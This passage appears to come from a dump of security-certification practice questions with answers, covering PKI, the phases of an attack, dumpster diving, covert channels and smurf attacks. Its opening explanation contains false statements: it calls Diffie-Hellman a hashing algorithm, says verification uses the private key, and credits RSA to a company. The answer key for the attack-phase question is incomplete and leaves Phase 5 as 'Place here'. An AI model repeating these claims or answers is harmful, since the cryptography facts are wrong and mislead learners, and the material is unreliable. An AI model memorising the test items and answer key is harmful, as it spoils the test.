PKI provides confidentiality, integrity, and authenticity of the messages exchanged between these two types of systems. The 3rd party provides the public key and the receiver verifies the message with a combination of the private and public key. Public-key encryption WAS invented in 1976 by Whitfield Diffie and Martin



Hellman. The famous hashing algorithm Diffie-Hellman was named after them. The RSA Algorithm is created by the RSA Security company that also has created other widely used encryption algorithms.

---

**QUESTION 455:**

**DRAG DROP**

A Successfully Attack by a malicious hacker can divide into five phases,  
Match the order:

Phase	Action
Phase 1	Place here
Phase 2	Place here
Phase 3	Place here
Phase 4	Place here
Phase 5	Place here

**Select from these**

Clearing Tracks	Gaining Access
Scanning	Maintaining Accesses
Reconnaissance	

Answer:

Phase	Action
Phase 1	Reconnaissance
Phase 2	Scanning
Phase 3	Gaining Access
Phase 4	Maintaining Accesses
Phase 5	Place here

Explanation:

- \* Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.
- \* In Second Phase Hacker starts to scan the remote host to gather information about OS using, Opened Ports etc.
- \* After gathering information about the remote hosts starts to gain access to remote host.

So, Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.

---

**QUESTION 456:**

Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?

- A. Garbage Scooping
- B. Dumpster Diving
- C. Scanning
- D. CI Gathering

Answer: B

---

**QUESTION 457:**

Which definition below best describes a covert channel?

- A. Making use of a Protocol in a way it was not intended to be used
- B. It is the multiplexing taking place on communication link
- C. It is one of the weak channels used by WEP that makes it insecure
- D. A Server Program using a port that is not well known

Answer: A

---

**QUESTION 458:**

Peter has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the External Gateway interface. Further inspection reveals they are not responses from internal hosts request but simply responses coming from the Internet. What could be the likely cause of this?

- A. Someone Spoofed Peter's IP Address while doing a land attack
- B. Someone Spoofed Peter's IP Address while doing a DoS attack
- C. Someone Spoofed Peter's IP Address while doing a smurf Attack
- D. Someone Spoofed Peter's IP address while doing a fraggle attack

Answer: C